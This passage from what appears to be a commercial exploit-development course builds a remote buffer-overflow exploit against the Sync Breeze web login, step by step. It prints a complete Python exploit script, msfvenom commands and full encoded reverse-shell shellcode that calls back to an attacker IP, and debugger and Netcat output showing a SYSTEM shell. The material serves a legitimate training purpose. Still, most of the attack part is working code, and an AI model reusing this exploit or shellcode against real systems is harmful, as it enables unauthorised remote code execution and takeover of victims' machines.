


Figure 22: Inspecting the LIBSSP.DLL using Process Hacker

Advanced tip: If this application was compiled with DEP support, our JMP ESP address would need to be located in the .text code segment of the module. This is the only segment with both read (R) and executable (E) permissions. Since DEP is not enabled in this case, we can use instructions from any address in this module.

To find the opcode equivalent of JMP ESP, we'll use the Metasploit NASM Shell ruby script **msf-nasm_shell**, which produces the results shown in Listing 73:

```
kali@kali:~$ msf-nasm_shell
nasm > jmp esp
00000000  FFE4              jmp esp
```

Listing 73 - Finding the opcode of JMP ESP

We can search for a JMP ESP instruction using the opcodes from Listing 73 (0xFF 0xE4) in all sections of LIBSSP.DLL using WinDbg's search (**s**) command.

Let's enter **s** and specify what memory format we are looking for; in our case, we'll search for bytes using the **-b** argument. This is followed by the start and end of the memory range we are going to search through. In our case, we want to search the target LIBSSP.DLL module memory range; we can use the **lm** command to gather this information. Finally, the last parameter will be the sequence of bytes we are looking for, separated by whitespace.

The output of the final command, **s -b 10000000 10223000 0xff 0xe4**, is shown in Listing 74:

```
0:007> lm m libspp
Browse full module list
start    end        module name
10000000 10223000   libspp   C (export symbols)       C:\Program Files\Sync Breeze
Enterprise\bin\libspp.dll

0:007> s -b 10000000 10223000 0xff 0xe4
10090c83  ff e4 0b 09 10 02 0c 09-10 24 0c 09 10 46 0c 09  .........$...F..
```

Listing 74 - Finding the JMP ESP instruction

In this example, the output reveals one address containing a JMP ESP instruction (0x10090c83), which fortunately does not contain any of our bad characters.

Let's verify our finding by inspecting the instructions at address 0x10090c83 in WinDbg. We can do this using the unassemble (**u**) command, followed by the memory address of our JMP ESP instruction:

```
0:007> u 10090c83
libspp!SCA_FileScout::GetStatusValue+0xb3:
10090c83 ffe4            jmp     esp
10090c85 0b09            or      ecx,dword ptr [ecx]
10090c87 1002            adc     byte ptr [edx],al
10090c89 0c09            or      al,9
10090c8b 10240c          adc     byte ptr [esp+ecx],ah
10090c8e 0910            or      dword ptr [eax],edx
10090c90 46              inc     esi
10090c91 0c09            or      al,9
```

Listing 75 - Unassemble the memory address where the JMP ESP instruction is located

The above listing shows that our address does indeed point to an opcode that translates to a JMP ESP instruction.

By redirecting EIP to this address at the time of the crash, the JMP ESP instruction will be executed, leading the execution flow into our shellcode placeholder.

Let's try it out by updating the *eip* variable to reflect this address in our proof of concept:

```
#!/usr/bin/python
import socket
import sys

try:
  server = sys.argv[1]
  port = 80
  size = 800

  filler = b"A" * 780
  eip = b"\x83\x0c\x09\x10" # 0x10090c83 - JMP ESP
  offset = b"C" * 4
  shellcode = "D" * (1500 - len(filler) - len(eip) - len(offset))
  inputBuffer = filler + eip + offset + shellcode
  content = b"username=" + inputBuffer + b"&password=A"
...
```

Listing 76 - stack_overflow_0x06.py: Redirecting EIP

In listing 76 the JMP ESP address is written in reverse order; this is because of the endian[80] byte order required by the x86 architecture. Operating systems can store addresses and data in memory in different formats.

Generally speaking, the format used to store addresses in memory depends on the architecture of the operating system. Little endian is currently the most widely-used format and is used by the x86 and AMD64 architectures. Big endian was historically used by the Sparc and PowerPC architectures.

In the little endian format, the low-order byte of the number is stored in memory at the lowest address, and the high-order byte at the highest address. Therefore, we have to store the return address in reverse order in our buffer for the CPU to interpret it correctly in memory.

Let's place a breakpoint at address 0x10090c83 using **bp** in order to follow the execution of the JMP ESP instruction, and run our exploit again. The result is shown in Listing 77:

```
0:009> bp 10090c83

0:009> bl
     0 e Disable Clear  10090c83     0001 (0001)  0:****
libspp!SCA_FileScout::GetStatusValue+0xb3

0:009> g
Breakpoint 0 hit
eax=00000001 ebx=00000000 ecx=00647fb4 edx=00000358 esi=00640fa6 edi=008a8f50
eip=10090c83 esp=0032745c ebp=0063a3e8 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
libspp!SCA_FileScout::GetStatusValue+0xb3:
10090c83 ffe4            jmp     esp {0032745c}

0:009> t
eax=00000001 ebx=00000000 ecx=00647fb4 edx=00000358 esi=00640fa6 edi=008a8f50
eip=0032745c esp=0032745c ebp=0063a3e8 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
0032745c 44              inc     esp

0:009> dc eip L4
0032745c  44444444 44444444 44444444 44444444  DDDDDDDDDDDDDDDD
```

Listing 77 - Setting a breakpoint at the JMP ESP memory address inside WinDbg

Our debugger shows that we reached our JMP ESP and hit the breakpoint we set. Using the **t** command in the debugger will single-step into our shellcode placeholder, which is currently just a bunch of D's.

Great! Now we just need to generate working shellcode and our exploit will be complete.

3.4.6.1 Exercises

1. Using WinDBG, try to determine the protections of the **syncbrs.exe** executable.

[80] (Wikipedia, 2019), http://en.wikipedia.org/wiki/Endianness

2. Use Process Hacker to find a module loaded in the memory space of **syncbrs.exe** that is located at an address range without null bytes and is not compiled with any mitigations.
3. Locate the address of a JMP ESP instruction that is usable in the exploit.
4. Update your proof of concept to include the discovered JMP ESP, set a breakpoint on it, and follow the execution to the placeholder shellcode.
5. Can you find a different assembly instruction that will achieve the same result?

3.4.7 Generating Shellcode with Metasploit

Writing our own custom shellcode is something we will cover in a later module. For now, the Metasploit Framework provides us with tools and utilities that make generating complex payloads simple.

To build our shellcode, we'll use the MSFvenom[81] tool. It can generate shellcode payloads and encode[82] them using a variety of different encoders. Currently, the **msfvenom** command can automatically generate over 500 shellcode payload options, as shown in the excerpt below:

```
kali@kali:~$ msfvenom -l payloads

Framework Payloads (546 total) [--payload <value>]
==================================================

    Name                              Description
    ----                              -----------
    aix/ppc/shell_bind_tcp            Listen for a connection and spawn a command shell
    aix/ppc/shell_find_port           Spawn a shell on an established connection
    aix/ppc/shell_interact            Simply execve /bin/sh (for inetd programs)
    aix/ppc/shell_reverse_tcp         Connect back to attacker and spawn a command shell
...
    windows/shell_reverse_tcp         Connect back to attacker and spawn a command shell
...
```

Listing 78 - Command to list all Metasploit shellcode payloads

The **msfvenom** command is fairly easy to use. We will use **-p** to generate a basic payload called *windows/shell_reverse_tcp*, which acts like a Netcat reverse shell. This payload minimally requires an **LHOST** parameter, to define the destination IP address for the shell. An optional **LPORT** parameter specifying the connect-back port may also be defined. We can use the format flag **-f** to select C-formatted shellcode, which makes it easy to plug the payload into our Python script.

The complete command that generates our shellcode is as follows:

```
kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.119.120 LPORT=443 -f
c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of c file: 1386 bytes
```

[81] (Wei Chen, 2014), https://blog.rapid7.com/2014/12/09/good-bye-msfpayload-and-msfencode/

[82] (Wikipedia, 2020), https://en.wikipedia.org/wiki/Shellcode#Shellcode_encoding

```
unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
"\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50\x40\x50\x40\x50\x68"
"\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x05\x68\xc0\xa8\x77\x78\x68"
"\x02\x00\x01\xbb\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5\x74\x61"
"\xff\xd5\x85\xc0\x74\x0c\xff\x4e\x08\x75\xec\x68\xf0\xb5\xa2"
"\x56\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57\x57\x57\x31\xf6"
"\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c\x01\x01\x8d\x44"
"\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46\x56\x4e\x56\x56"
"\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff"
"\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6"
"\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"
"\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5";
```

Listing 79 - Generate metasploit shellcode

This seems like a simple solution - however, checking carefully we identify bad characters (null bytes) in the generated shellcode.

Since we cannot use a generic shellcode, we must encode it to fit our target environment.

Generally speaking, encoders can replace bad characters with allowed ones by using a particular scheme. For example, an encoder might transform our shellcode into a purely alphanumeric payload, getting rid of bad characters. This could be useful for target applications that only accept text-based characters as input. In order to run successfully, the encoded shellcode will have to be decoded at run-time. Because of that, the encoder will also prepend the final encoded shellcode with a small decoder stub.

In this particular case, we'll use a more advanced and very popular encoder, *shikata_ga_nai*,[83] to encode our shellcode. We can tell the encoder which bad characters to ignore with the **-b** option:

```
kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.119.120 LPORT=443 -f
c -e x86/shikata_ga_nai -b "\x00\x0a\x0d\x25\x26\x2b\x3d"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xdd\xc4\xba\x6d\xdc\x1e\xf1\xd9\x74\x24\xf4\x5e\x29\xc9\xb1"
```

[83] (Rapid7, 2018), https://www.rapid7.com/db/modules/encoder/x86/shikata_ga_nai

```
"\x52\x31\x56\x17\x83\xee\xfc\x03\x3b\xcf\xfc\x04\x3f\x07\x82"
"\xe7\xbf\xd8\xe3\x6e\x5a\xe9\x23\x14\x2f\x5a\x94\x5e\x7d\x57"
"\x5f\x32\x95\xec\x2d\x9b\x9a\x45\x9b\xfd\x95\x56\xb0\x3e\xb4"
"\xd4\xcb\x12\x16\xe4\x03\x67\x57\x21\x79\x8a\x05\xfa\xf5\x39"
"\xb9\x8f\x40\x82\x32\xc3\x45\x82\xa7\x94\x64\xa3\x76\xae\x3e"
"\x63\x79\x63\x4b\x2a\x61\x60\x76\xe4\x1a\x52\x0c\xf7\xca\xaa"
"\xed\x54\x33\x03\x1c\xa4\x74\xa4\xff\xd3\x8c\xd6\x82\xe3\x4b"
"\xa4\x58\x61\x4f\x0e\x2a\xd1\xab\xae\xff\x84\x38\xbc\xb4\xc3"
"\x66\xa1\x4b\x07\x1d\xdd\xc0\xa6\xf1\x57\x92\x8c\xd5\x3c\x40"
"\xac\x4c\x99\x27\xd1\x8e\x42\x97\x77\xc5\x6f\xcc\x05\x84\xe7"
"\x21\x24\x36\xf8\x2d\x3f\x45\xca\xf2\xeb\xc1\x66\x7a\x32\x16"
"\x88\x51\x82\x88\x77\x5a\xf3\x81\xb3\x0e\xa3\xb9\x12\x2f\x28"
"\x39\x9a\xfa\xff\x69\x34\x55\x40\xd9\xf4\x05\x28\x33\xfb\x7a"
"\x48\x3c\xd1\x12\xe3\xc7\xb2\xdc\x5c\xb0\x3a\xb5\x9e\x3e\xba"
"\xfe\x16\xd8\xd6\x10\x7f\x73\x4f\x88\xda\x0f\xee\x55\xf1\x6a"
"\x30\xdd\xf6\x8b\xff\x16\x72\x9f\x68\xd7\xc9\xfd\x3f\xe8\xe7"
"\x69\xa3\x7b\x6c\x69\xaa\x67\x3b\x3e\xfb\x56\x32\xaa\x11\xc0"
"\xec\xc8\xeb\x94\xd7\x48\x30\x65\xd9\x51\xb5\xd1\xfd\x41\x03"
"\xd9\xb9\x35\xdb\x8c\x17\xe3\x9d\x66\xd6\x5d\x74\xd4\xb0\x09"
"\x01\x16\x03\x4f\x0e\x73\xf5\xaf\xbf\x2a\x40\xd0\x70\xbb\x44"
"\xa9\x6c\x5b\xaa\x60\x35\x6b\xe1\x28\x1c\xe4\xac\xb9\x1c\x69"
"\x4f\x14\x62\x94\xcc\x9c\x1b\x63\xcc\xd5\x1e\x2f\x4a\x06\x53"
"\x20\x3f\x28\xc0\x41\x6a";
```

Listing 80 - Generating shellcode without bad characters

The resulting shellcode is 351 bytes long, contains no bad characters, and will send a reverse shell to our IP address on port 443.

3.4.7.1 Exercises

1. Update your proof of concept by replacing the shellcode placeholder with the encoded payload generated by msfvenom.
2. Set up a Netcat listener on your Kali machine and run the exploit against your target. Do you get a shell?
3. Relaunch the exploit and follow the execution flow in the debugger. Step through the decoder stub and try to understand what is happening.

3.4.8 Getting a Shell

Getting a reverse shell from Sync Breeze should now be as simple as replacing our buffer of D's with the shellcode and launching our exploit. However, in this particular case, we have another hurdle to overcome.

In the previous step, we generated an encoded shellcode using msfvenom. As mentioned in the previous section, because of the encoding, the shellcode is not directly executable and is prepended by a decoder stub. The job of this stub is to iterate over the encoded shellcode bytes and decode them back to their original executable form. To do this, the decoder needs to get its address in memory and look a few bytes ahead to locate the encoded shellcode that it needs to

decode. During the process of gathering the decoder stub's location in memory, the code performs a sequence of assembly instructions commonly referred to as a GetPC[84] routine.

This short routine moves the value of the EIP register (sometimes referred to as the Program Counter or PC) into another register.

As with other GetPC routines, those used by shikata_ga_nai have an unfortunate side-effect of writing data at and around the top of the stack. This eventually mangles several bytes close to the address pointed at by the ESP register. This small change on the stack is a problem for us because the decoder starts exactly at the address pointed to by the ESP register. In short, the GetPC routine execution ends up changing a few bytes of the decoder itself, and potentially the encoded shellcode. This will eventually cause the decoding process to fail and crash the target process as shown in the listing below.

```
0:010> t
(914.e64): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=00000000 ecx=001a121c edx=f11edc6d esi=0019c196 edi=00a27420
eip=01447467 esp=0144745c ebp=0019c6b8 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
01447467 0000            add     byte ptr [eax],al          ds:0023:00000001=??
0:010>
eax=00000001 ebx=00000000 ecx=001a121c edx=f11edc6d esi=0019c196 edi=00a27420
eip=779a44a1 esp=01446ef8 ebp=0019c6b8 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!KiUserExceptionDispatcher+0x1:
779a44a1 8b4c2404        mov     ecx,dword ptr [esp+4] ss:0023:01446efc=01446f1c
```

Listing 81 - Causing an access violation in the shellcode decoding process

One way to avoid this issue is by adjusting ESP backwards, making use of assembly instructions such as *DEC ESP*, *SUB ESP, 0xXX* before executing the decoder.

Alternatively, we could create a wide "landing pad" for our JMP ESP, so that when execution lands anywhere on this pad, it will continue on to our payload. This may sound complicated, but in practice we simply precede our payload with a series of No Operation (NOP) instructions, which have an opcode value of 0x90. As the name suggests, these instructions do nothing, and simply pass execution to the next instruction. Used this way, these instructions, also defined as a *NOP sled* or *NOP slide*, will let the CPU "slide" through the NOPs until the payload is reached.

Regardless of which method we use, by the time the execution reaches the shellcode decoder, the stack pointer is far enough away not to corrupt the shellcode when the GetPC routine overwrites a few bytes on the stack.

After adding the NOP sled, our final exploit looks similar to Listing 82 below:

```
#!/usr/bin/python
import socket
import sys
```

[84] (Hacking/Shellcode/GetPC, Internet Archive 2013), https://web.archive.org/web/20131017021753/http://skypher.com/wiki/index.php/Hacking/Shellcode/GetPC

```
try:
  server = sys.argv[1]
  port = 80
  size = 800

  filler = b"A" * 780
  eip = b"\x83\x0c\x09\x10" # 0x10090c83 - JMP ESP
  offset = b"C" * 4
  nops = b"\x90" * 10
  shellcode = bytearray(
  "\xdd\xc4\xba\x6d\xdc\x1e\xf1\xd9\x74\x24\xf4\x5e\x29\xc9\xb1"
  "\x52\x31\x56\x17\x83\xee\xfc\x03\x3b\xcf\xfc\x04\x3f\x07\x82"
  "\xe7\xbf\xd8\xe3\x6e\x5a\xe9\x23\x14\x2f\x5a\x94\x5e\x7d\x57"
  "\x5f\x32\x95\xec\x2d\x9b\x9a\x45\x9b\xfd\x95\x56\xb0\x3e\xb4"
  "\xd4\xcb\x12\x16\xe4\x03\x67\x57\x21\x79\x8a\x05\xfa\xf5\x39"
  "\xb9\x8f\x40\x82\x32\xc3\x45\x82\xa7\x94\x64\xa3\x76\xae\x3e"
  "\x63\x79\x63\x4b\x2a\x61\x60\x76\xe4\x1a\x52\x0c\xf7\xca\xaa"
  "\xed\x54\x33\x03\x1c\xa4\x74\xa4\xff\xd3\x8c\xd6\x82\xe3\x4b"
  "\xa4\x58\x61\x4f\x0e\x2a\xd1\xab\xae\xff\x84\x38\xbc\xb4\xc3"
  "\x66\xa1\x4b\x07\x1d\xdd\xc0\xa6\xf1\x57\x92\x8c\xd5\x3c\x40"
  "\xac\x4c\x99\x27\xd1\x8e\x42\x97\x77\xc5\x6f\xcc\x05\x84\xe7"
  "\x21\x24\x36\xf8\x2d\x3f\x45\xca\xf2\xeb\xc1\x66\x7a\x32\x16"
  "\x88\x51\x82\x88\x77\x5a\xf3\x81\xb3\x0e\xa3\xb9\x12\x2f\x28"
  "\x39\x9a\xfa\xff\x69\x34\x55\x40\xd9\xf4\x05\x28\x33\xfb\x7a"
  "\x48\x3c\xd1\x12\xe3\xc7\xb2\xdc\x5c\xb0\x3a\xb5\x9e\x3e\xba"
  "\xfe\x16\xd8\xd6\x10\x7f\x73\x4f\x88\xda\x0f\xee\x55\xf1\x6a"
  "\x30\xdd\xf6\x8b\xff\x16\x72\x9f\x68\xd7\xc9\xfd\x3f\xe8\xe7"
  "\x69\xa3\x7b\x6c\x69\xaa\x67\x3b\x3e\xfb\x56\x32\xaa\x11\xc0"
  "\xec\xc8\xeb\x94\xd7\x48\x30\x65\xd9\x51\xb5\xd1\xfd\x41\x03"
  "\xd9\xb9\x35\xdb\x8c\x17\xe3\x9d\x66\xd6\x5d\x74\xd4\xb0\x09"
  "\x01\x16\x03\x4f\x0e\x73\xf5\xaf\xbf\x2a\x40\xd0\x70\xbb\x44"
  "\xa9\x6c\x5b\xaa\x60\x35\x6b\xe1\x28\x1c\xe4\xac\xb9\x1c\x69"
  "\x4f\x14\x62\x94\xcc\x9c\x1b\x63\xcc\xd5\x1e\x2f\x4a\x06\x53"
  "\x20\x3f\x28\xc0\x41\x6a")
  shellcode+= "D" * (1500 - len(filler) - len(eip) - len(offset) - len(shellcode))
  inputBuffer = filler + eip + offset + nops + shellcode
  content = b"username=" + inputBuffer + b"&password=A"

  buffer = b"POST /login HTTP/1.1\r\n"
  buffer += b"Host: " + server + b"\r\n"
  buffer += b"User-Agent: Mozilla/5.0 (X11; Linux_86_64; rv:52.0) Gecko/20100101
Firefox/52.0\r\n"
  buffer += b"Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n"
  buffer += b"Accept-Language: en-US,en;q=0.5\r\n"
  buffer += b"Referer: http://10.11.0.22/login\r\n"
  buffer += b"Connection: close\r\n"
  buffer += b"Content-Type: application/x-www-form-urlencoded\r\n"
  buffer += b"Content-Length: "+str(len(content))+"\r\n"
  buffer += b"\r\n"
  buffer += content

  print("Sending evil buffer...")
  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
  s.connect((server, port))
  s.send(buffer)
```

```
  s.close()

  print("Done!")

except socket.error:
  print("Could not connect!")
```

Listing 82 - stack_overflow_0x07.py: Final exploit code

To prepare for the reverse shell payload, let's configure a Netcat listener on port 443 of our attacking machine and execute the exploit script. We should quickly receive a SYSTEM reverse shell from our victim machine:

```
kali@kali:~$ sudo nc -lvp 443
[sudo] password for kali:
listening on [any] 443 ...
192.168.120.10: inverse host lookup failed: Host name lookup failure
connect to [192.168.119.120] from (UNKNOWN) [192.168.120.10] 49420
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Listing 83 - Receiving a reverse shell on our Kali box

Excellent! It works. We have created a fully working exploit for a buffer overflow vulnerability from scratch. However, we still have one small inconvenience to overcome - if we exit the reverse shell, the Sync Breeze service crashes and exits. This is far from ideal.

3.4.8.1 Exercises

1. Update your proof of concept to include a working payload and a NOP sled.
2. Follow the execution flow in the debugger by setting a breakpoint on the JMP ESP return address. Make sure you run through the decoder instructions and identify the place on the stack where the bytes get mangled by the GetPC routine. Why is the NOP sled avoiding the crash?
3. Set up a Netcat listener on your Kali machine and obtain a reverse shell from Sync Breeze.

3.4.9 Improving the Exploit

Following its execution, the default exit method of a Metasploit shellcode is the *ExitProcess* API. This exit method will shut down the whole web service process when the reverse shell is terminated, effectively killing the Sync Breeze service and causing it to crash.

If the program we are exploiting is a threaded application, as in this case, we can try to avoid crashing the service completely by using the *ExitThread* API to only terminate the affected thread of the program. This allows our exploit to work without interrupting the usual operation of the Sync Breeze server. We can also repeatedly exploit the server and exit the shell without crashing the service.

To instruct **msfvenom** to use the *ExitThread* method during shellcode generation, we'll use the **EXITFUNC=thread** option as shown in the command below:

```
kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.119.120 LPORT=443
EXITFUNC=thread -f c -e x86/shikata_ga_nai -b "\x00\x0a\x0d\x25\x26\x2b\x3d"
```

Listing 84 - Generating shellcode to use ExitThread

3.4.9.1 Exercise

1. Update the exploit so that Sync Breeze still runs after exploitation.

3.4.9.2 Extra Mile

In the C:\Installers\stack_overflow\extra_mile folder of your Windows VM, there are two vulnerable applications, VulnApp1.exe and VulnApp2.exe as well as their associated Python proof of concept templates. Using what you learned in this module, write exploits for each of the vulnerable applications.

3.5 Wrapping Up

In this module, we exploited a known vulnerability in the Sync Breeze application, working through the steps from the initial proof of concept to a fully working exploit. This helps us understand the process of exploiting a remote buffer overflow from a bug report or vulnerability disclosure.

This process required several steps. First, we crafted a proof of concept that caused an overflow and granted us control of critical CPU registers. Next, we manipulated memory to gain reliable remote code execution, and finally, we cleaned up the exploit to avoid crashing the target application.

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

4 Exploiting SEH Overflows

In a previous module we demonstrated how an attacker can exploit a buffer overflow to overwrite a return address on the stack and redirect the execution flow in order to execute malicious shellcode.

While this demonstrated a classic buffer overflow, we could also overwrite and leverage other structures or pointers to achieve code execution. We'll explore one of these alternatives in this module.

In particular, we'll abuse some Windows exception-handling structures and fully exploit a buffer overflow in version 10.4.18[85] of the Sync Breeze application[86] to obtain remote code execution.

4.1 Installing the Sync Breeze Application

Before we begin, let's install the vulnerable application by launching the installer:

```
C:\Installers\seh_overflow\syncbreezeent_setup_v10.4.18.exe
```

Listing 85 - Path to the Sync Breeze installer

After accepting the UAC prompt, we'll click *Next*, accept the default options, and click *Install*.

When the installation process completes, we'll check *Run Sync Breeze Enterprise 10.4.18*, as shown in Figure 23:




Figure 23: Finishing the Sync Breeze installation

[85] (Exploit-db, 2018), https://www.exploit-db.com/exploits/43936

[86] (Flexense, 2019), http://www.syncbreeze.com/

We will be targeting the *Server Control* component. Let's gather some basic information about it by clicking *Options*, as shown in Figure 24:




Figure 24: Accessing Sync Breeze options

Within the options panel, we'll select *Server* and inspect the *Server Control Port* option, which indicates the server is listening on the default port, 9121.

